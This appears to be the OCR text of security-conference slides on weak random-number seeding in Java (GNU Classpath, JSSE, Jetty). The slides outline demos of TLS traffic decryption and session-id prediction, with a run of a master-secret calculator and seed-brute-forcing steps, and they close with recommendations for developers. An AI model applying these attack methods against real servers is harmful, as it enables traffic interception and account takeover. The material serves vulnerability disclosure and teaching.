536910a4 | ec292466818399123……..

4 bytes | *28* bytes

Cipher suites:
TLS_RSA_WITH_AES_128_CBC_SHA

Pre-master key (*48* bytes)

0301 | 4C82F3B241F2AC85A93CA3AE……..

2 bytes | *46* bytes

RSA-OAEP encrypted pre-master (*128* bytes)

07c3e1be783da1b217392040c58e0da….

1. Client Hello
2. Server Hello
3. Certificate
4. Certificate Request
5. Server Hello Done
6. Certificate
7. Client Key Exchange
8. Certificate Verify
9. Change Cipher Spec
10. Finished
11. Change Cipher Spec
12. Finished

Random B (*32* bytes)

536910a4 | 4518c4a8e309f2c1c……..

4 bytes | *28* bytes

Cipher suite:
TLS_RSA_WITH_AES_128_CBC_SHA

Master key computation

- Inspect *com.sun.crypto.provider.TlsMasterSecretGenerator* and *com.sun.crypto.provider.TlsPrfGenerator* classes if you want all details
- SSL v*3* **master key** (*48* bytes)

  MD_5(Pre-master || SHA_1('A'|| Pre-master||Random A || Random B))
  MD_5(Pre-master || SHA_1('BB'|| Pre-master||Random A || Random B))
  MD_5(Pre-master || SHA_1('CCC'|| Pre-master||Random A || Random B))
- TLS **master key** (*48* bytes)

  F(Pre-master, Random A, Random B), where F – some tricky function

How JSSE uses SecureRandom passed

× Logic inside sun.security.ssl.RSAClientKeyExchange
× Java 6 or less

```
String str = paramProtocolVersion1.v >= ProtocolVersion.TLS12.v ?
"SunTls12RsaPremasterSecret" : "SunTlsRsaPremasterSecret";
KeyGenerator localKeyGenerator = JsseJce.getKeyGenerator(str);
localKeyGenerator.init(new TlsRsaPremasterSecretParameterSpec(i, j));
```


Only Random A, Random B

× Java 7 or above

```
String str = paramProtocolVersion1.v >= ProtocolVersion.TLS12.v ?
"SunTls12RsaPremasterSecret" : "SunTlsRsaPremasterSecret";
KeyGenerator localKeyGenerator = JsseJce.getKeyGenerator(str);
localKeyGenerator.init(new TlsRsaPremasterSecretParameterSpec(i, j), paramSecureRandom);
```

Random A, Random B, Pre-master generation

Demo #3: TLS/SSL decryption in JacORB




```
python ./compute-master.py

<|[SSL-TLS master secret calculator for Java||||by 0ang3el]|>

Enter ssl or tls10 [tls10 default] >
Enter sessionid in HEX [32 bytes] > 536910a4aff8c74f94d092f87
a9fc0eb78ba428224308a24d2df07781d07e614
Enter challenge in HEX [32 bytes] > 536910a4ec292466818399123
10c36b1bd1a259382fff4560776dc5c953f7874
Enter random in HEX [32 bytes] > 536910a44518c4a8e309f2c1
c56469f397a884948d3a70e967cf4a3a7f5f1183
Enter path for output master log file > master.txt

[!] Find master log file here - master.txt
[GOOD LUCK]
```

Given:

Attacker is capable to intercept all traffic (including ssl handshake)

Extract Session-id
Random A, Random B
from traffic dump

↓

Guess Pre-master key
(due to poor PRNG
initialization)

↓

Compute master key
(produce master log file)

↓

Decrypt TLS/SSL

GNU Classpath

- Is an implementation of the standard class library for Java 5
- Latest release - GNU Classpath 0.99 (16 March 2012)
- Is used by free JVMs (such as JamVM, Kaffe, CACAO, etc.)

GNU Classpath + JamVM

SecureRandom in GNU Classpath

$State_0$ = SEED (is *32* bytes)

$Output_i = SHA_{512}(State_{i-1})$

$State_i = State_{i-1} \,||\, Output_i$

Seeding logic is inside class

gnu.java.security.jce.prng.SecureRandomAdapter

SecureRandom in GnuClasspath

Tries to seed PRNG from following sources in sequence until succeeds:

1. From a file specified by parameter *securerandom.source* in *classpath.security* file (located in /usr/local/classpath/lib/security/)
2. From a file specified by command line parameter *java.security.egd*
3. Using *generateSeed* method in *java.security.VMSecureRandom* class

VMSecureRandom generateSeed()

- Create 8 spinners (threads)
- Seed bytes are generated as follows

```
for (int i = offset; i < length; i++)
  {
    buffer[i] = (byte) (spinners[0].value ^ spinners[1].value ^ spinners[2].value
                        ^ spinners[3].value ^ spinners[4].value ^ spinners[5].value
                        ^ spinners[6].value ^ spinners[7].value);
    Thread.yield();
  }
```

VMSecureRandom generateSeed()

× What is Thread.yeild()?

```
public static void yield()
```

A hint to the scheduler that the current thread is willing to yield its current use of a processor. The scheduler is free to ignore this hint. Yield is a heuristic attempt to improve relative progression between threads that would otherwise over-utilise a CPU. Its use should be combined with detailed profiling and benchmarking to ensure that it actually has the desired effect.

It is rarely appropriate to use this method. It may be useful for debugging or testing purposes, where it may help to reproduce bugs due to race conditions. It may also be useful when designing concurrency control constructs such as the ones in the java.util.concurrent.locks package.

VMSecureRandom generateSeed()

× Is seed random enough? - one cpu/one core machine

```
ema@ema-VirtualBox: ~
ema@ema-VirtualBox: ~/jetty-distrib...   ema@ema-VirtualBox: ~
ema@ema-VirtualBox:~$ jamvm SecureRandomTest 5 50
[*DEBUG*] Random seed length: 32
[*DEBUG*] Random seed: -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4
 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4 -4
Your random array: 2 41 5 18 6
```

```
ema@ema-VirtualBox: ~
ema@ema-VirtualBox: ~/jetty-distrib...   ema@ema-VirtualBox: ~
ema@ema-VirtualBox:~$ jamvm SecureRandomTest 5 50
[*DEBUG*] Random seed length: 32
[*DEBUG*] Random seed: 70 70 70 70 70 70 70 70 70 70 70 70 70 70
 70 70 70 70 70 70 70 70 70 70 70 70 70 70 70 70
Your random array: 13 37 37 9 11
```

VMSecureRandom generateSeed()

× Is seed random enough? - one cpu/one core machine

ema@ema-VirtualBox: ~

ema@ema-VirtualBox: ~/jetty-distribution-7.1.... ema@ema-VirtualBox: ~

```
ema@ema-VirtualBox:~$ jamvm VMSecureRandom 10
[Spinner0] 211942 211942 211942 211942 211942 211942 211942 211942 211942 211942
[Spinner1] 116856 116856 116856 116856 116856 116856 116856 116856 116856 116856
[Spinner2] 228297 228297 228297 228297 228297 228297 228297 228297 228297 228297
[Spinner3] 103638 103638 103638 103638 103638 103638 103638 103638 103638 103638
[Spinner4] 138410 138410 138410 138410 138410 138410 138410 138410 138410 138410
[Spinner5] 134736 134736 134736 134736 134736 134736 134736 134736 134736 134736
[Spinner6] 156224 156224 156224 156224 156224 156224 156224 156224 156224 156224
[Spinner7] 1 1 1 1 1 1 1 1 1 1
[Seed] 58 58 58 58 58 58 58 58 58 58
Count = 10
```

VMSecureRandom generateSeed()

× Two CPUs

```
ema@ema-VirtualBox: ~
ema@ema-VirtualBox:~$ jamvm SecureRandomTest 5 50
[*DEBUG*] Random seed length: 32
[*DEBUG*] Random seed: -40 -57 24 94 -97 -38 27 94 -111 -48 29 16 24 84
-68 24 66 -81 18 122 -96 13 119 -53 51 -111 -14 93 -66 -30 80 -73
Your random array: 40 6 35 29 3
```

```
ema@ema-VirtualBox: ~
ema@ema-VirtualBox:~$ jamvm SecureRandomTest 5 50
[*DEBUG*] Random seed length: 32
[*DEBUG*] Random seed: -105 125 -78 -55 98 -2 12 -102 55 69 -45 -51 -46
89 -38 81 -46 72 -49 70 58 -78 45 -92 26 -108 14 -121 126 -10 110 -26
Your random array: 48 33 49 48 14
```

VMSecureRandom generateSeed()

× Two CPUs

```
ema@ema-VirtualBox: ~
ema@ema-VirtualBox:~$ jamvm VMSecureRandom 10
[Spinner0] 3495783 3495783 3495783 3495783 3495783 3495783 3495783 3495783 3495783 3495783
[Spinner1] 2320906 2320906 2320906 2320906 2320906 2320906 2320906 2320906 2320906 2320906
[Spinner2] 2098448 2098448 2098448 2098448 2098448 2098448 2098448 2098448 2098448 2098448
[Spinner3] 2345400 2345400 2345400 2345400 2345400 2345400 2345400 2345400 2345400 2345400
[Spinner4] 2057505 2057505 2057505 2057505 2057505 2057505 2057505 2057505 2057505 2057505
[Spinner5] 813323 813323 813323 813323 813323 813323 813323 813323 813323 813323
[Spinner6] 552680 552680 552680 552680 552680 552680 552680 552680 552680 552680
[Spinner7] 3362 8083 8690 9221 9747 10265 10789 11322 11854 12385
[Seed] 37 -108 -11 2 20 30 34 61 73 102
Count = 10
0 0 0 0 0 0 0 0 0 0 FIN
^Cema@ema-VirtualBox:~$
```

VMSecureRandom generateSeed()

× Two CPUs – launch some task that utilizes CPU

```
ema@ema-VirtualBox: ~
ema@ema-VirtualBox:~$ lscpu | grep  "^CPU(s)"
CPU(s):                2
ema@ema-VirtualBox:~$ jamvm SecureRandomTest 5 50
[*DEBUG*] Random seed length: 32
[*DEBUG*] Random seed: 82 82 82 82 82 82 82 82 82 82 82 82 82 82 82 82 82 82 82 82 82 82
 82 82 82 82 82 82 82 82
Your random array: 18 17 7 33 27
^Cema@ema-VirtualBox:~$
```

VMSecureRandom generateSeed()

- Two CPUs – launch some task that utilizes CPU

```
ema@ema-VirtualBox: ~
ema@ema-VirtualBox:~$ lscpu | grep  "^CPU(s)"
CPU(s):                2
ema@ema-VirtualBox:~$ jamvm VMSecureRandom 10
[Spinner0] 4186779 4186779 4186779 4186779 4186779 4186779 4186779 4186779 4186779 4186779
[Spinner1] 2445389 2445389 2445389 2445389 2445389 2445389 2445389 2445389 2445389 2445389
[Spinner2] 2324608 2324608 2324608 2324608 2324608 2324608 2324608 2324608 2324608 2324608
[Spinner3] 1499101 1499101 1499101 1499101 1499101 1499101 1499101 1499101 1499101 1499101
[Spinner4] 1368668 1368668 1368668 1368668 1368668 1368668 1368668 1368668 1368668 1368668
[Spinner5] 528154 528154 528154 528154 528154 528154 528154 528154 528154 528154
[Spinner6] 511290 511290 511290 511290 511290 511290 511290 511290 511290 511290
[Spinner7] 1 1 1 1 1 1 1 1 1 1
[Seed] -10 -10 -10 -10 -10 -10 -10 -10 -10 -10
Count = 10
0 0 0 0 0 0 0 0 0 0 FIN
^Cema@ema-VirtualBox:~$
```

Jetty and SecureRandom

Jetty servlet container is open source project (part of the Eclipse Foundation).

http://www.eclipse.org/jetty/

In the past Jetty was vulnerable to Session Hijacking (CVE-2007-5614)

http://www.securityfocus.com/bid/26695/info

Now Jetty uses SecureRandom for:

- × SSL support
- × Session id generation

SSLContext initialization in Jetty

- Component – *jetty-server*
- Class – *org.eclipse.jetty.server.ssl. SslSocketConnector*

```
protected SSLContext createSSLContext() throws Exception
  {
    KeyManager[] keyManagers = getKeyManagers();
    TrustManager[] trustManagers = getTrustManagers();
    SecureRandom secureRandom =
_secureRandomAlgorithm==null?null:SecureRandom.getInstance(_secureRandomAlgorithm);
    SSLContext context = _provider==null?SSLContext.getInstance(_protocol):SSLContext.getInstance(_protocol,
_provider);
    context.init(keyManagers, trustManagers, secureRandom);
    return context;
  }
```

Session id generation in Jetty

- Component – *jetty-server*
- Class – *org.eclipse.jetty.server.session.AbstractSessionIdManager*
- Initialization – *public void initRandom ()*

```
_random=new SecureRandom();
_random.setSeed(_random.nextLong()^System.currentTimeMillis()^hashCode()^Runtime.getRuntime().freeMemory());
```

- Session id generation – *public String newSessionId(HttpServletRequest request, long created)*

```
long r0 = _random.nextLong();    long r1 = _random.nextLong();
if (r0<0)  r0=-r0;              if (r1<0)  r1=-r1;
id=Long.toString(r0,36)+Long.toString(r1,36);
```

- Example – *JSESSIONID=1s3v0f1dneqcv1at4retb2nk0u*

Session id generation in Jetty


1. _random.nextLong() – SecureRandom implementation in GNU Classpath
   - × Try all possible combinations
   - × 16 bits of entropy (SecureRandom is seeded from spinning threads)
2. System.currentTimeMillis() – time since epoch in milliseconds
   - × Estimate using TCP timestamp technique
   - × 13 bits of entropy
3. Runtime.getRuntime().freeMemory() – free memory in bytes
   - × Estimate using machine with the same configuration
   - × 10 bits of entropy
4. hashCode() – address of object in JVM heap
   - × Estimate using known hashcode of another object (Jetty test.war)
   - × 12 bits of entropy

Session id generation in Jetty

For demo purpose we modified *AbstractSessionIdManager a little bit …*

```
_random=new SecureRandom();
_random.setSeed(_random.nextLong());
```

Demo #4: Session Hijacking in Jetty



Given:

Attacker have no valid credentials.

Request Cookie

↓

Brute SecureRandom PRNG's initial seed and recover state

↓

Request Cookie and synchronize SecureRandom PRNG (in a loop)

When user logs in

Infer user's cookie value

↓

Try to hijack user's session

Our recommendations for Java developers

1. **DO NOT USE** java.util.Random for security related functionality!
2. Always use SecureRandom CSPRNG.
3. **DO NOT INVENT** your own CSPRNGs! ... Unless you're a good cryptographer.
4. Ensure SecureRandom CSPRNG is properly seeded (seed entropy is high enough).
5. Periodically add fresh entropy to SecureRandom CSPRNG (via *setSeed* method).

You can find presentation and demo videos you have seen and more interesting stuff in our blogs:

- http://0ang3el.blogspot.com/
- http://reply-to-all.blogspot.com/

That’s all. Have Questions?